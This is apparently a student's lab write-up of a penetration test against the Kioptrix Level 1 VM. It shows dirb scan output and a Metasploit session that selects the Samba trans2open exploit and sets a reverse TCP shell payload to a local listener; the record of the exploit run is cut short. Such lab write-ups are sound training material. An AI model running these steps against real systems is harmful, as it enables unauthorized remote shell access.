
Samba trans2open Overflow (Linux x86)

Use dirb:



```
┌──(root㉿kali)-[~]
└─# dirb http://192.168.0.102

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 22 05:43:06 2025
URL_BASE: http://192.168.0.102/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.102/ ----

+ http://192.168.0.102/~operator (CODE:403|SIZE:273)
+ http://192.168.0.102/~root (CODE:403|SIZE:269)
+ http://192.168.0.102/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.0.102/index.html (CODE:200|SIZE:2890)

==> DIRECTORY: http://192.168.0.102/manual/

==> DIRECTORY: http://192.168.0.102/mrtg/

==> DIRECTORY: http://192.168.0.102/usage/

---- Entering directory: http://192.168.0.102/manual/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.102/mrtg/ ----

+ http://192.168.0.102/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://192.168.0.102/usage/ ----

+ http://192.168.0.102/usage/index.html (CODE:200|SIZE:3704)

-----------------
END_TIME: Wed Jan 22 05:43:35 2025
DOWNLOADED: 13836 - FOUND: 6
```


- ➢ ***search trans2open:*** Searches Metasploit for exploits related to the trans2open vulnerability.



```
msf6 auxiliary(scanner/smb/smb_version) > search trans2open

Matching Modules
================

   #  Name                                                                   Disclosure Date  Rank   Check  Description
   -  ----                                                                   ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open                                       2003-04-07       great  No     Samba trans2open O
verflow (*BSD x86)
   1  exploit/linux/samba/trans2open                                         2003-04-07       great  No     Samba trans2open O
verflow (Linux x86)
   2  exploit/osx/samba/trans2open                                           2003-04-07       great  No     Samba trans2open O
verflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open                                       2003-04-07       great  No     Samba trans2open O
verflow (Solaris SPARC)
   4    \_ target: Samba 2.2.x - Solaris 9 (sun4u) - Bruteforce   .                .      .      .
   5    \_ target: Samba 2.2.x - Solaris 7/8 (sun4u) - Bruteforce .                .      .      .


Interact with a module by name or index. For example info 5, use 5 or use exploit/solaris/samba/trans2open
After interacting with a module you can manually set a TARGET with set TARGET 'Samba 2.2.x - Solaris 7/8 (sun4u) - B
ruteforce'
```

There are multiple exploits available, we have to choose for linux, which is on no. 1, so i use the command

- ➢ ***use 1:*** Selects the appropriate Linux trans2open exploit module.
- ➢ ***set payload generic/shell_reverse_tcp:*** Sets the payload to a generic reverse TCP shell.
- ➢ ***set RHOSTS 192.168.0.102:*** Sets the target IP address.
- ➢ ***show options:*** Displays the exploit module's options.



```
msf6 exploit(linux/samba/trans2open) > set payload generic/shell_reverse_tcp
payload ⇒ generic/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set RHOSTS 192.168.0.102
RHOSTS ⇒ 192.168.0.102
msf6 exploit(linux/samba/trans2open) > show options

Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.102    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ba
                                      sics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.104    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce



View the full module info with the info, or info -d command.
```

Run the exploit:

Challenges:

1. **Network Configuration:**

Initial challenges were encountered with configuring the network adapter settings between the Kali Linux attacker machine and the Kioptrix virtual machine. This highlights the importance of understanding virtualization networking modes (Bridged, NAT, Host-only) and their implications for network connectivity.

2. **Imposter Syndrome:**

While not a technical challenge, this is a common experience in penetration testing. It's important to acknowledge and overcome these feelings through practice and continuous learning.

Conclusion:

The penetration test successfully demonstrated the vulnerability of the Kioptrix Level 1 VM to the trans2open exploit in Samba 2.2.1a. The report emphasizes the importance of keeping software updated and patching known vulnerabilities. The network configuration challenges highlight the need for a solid understanding of virtualization networking. This exercise provided valuable hands-on experience in vulnerability assessment and exploitation.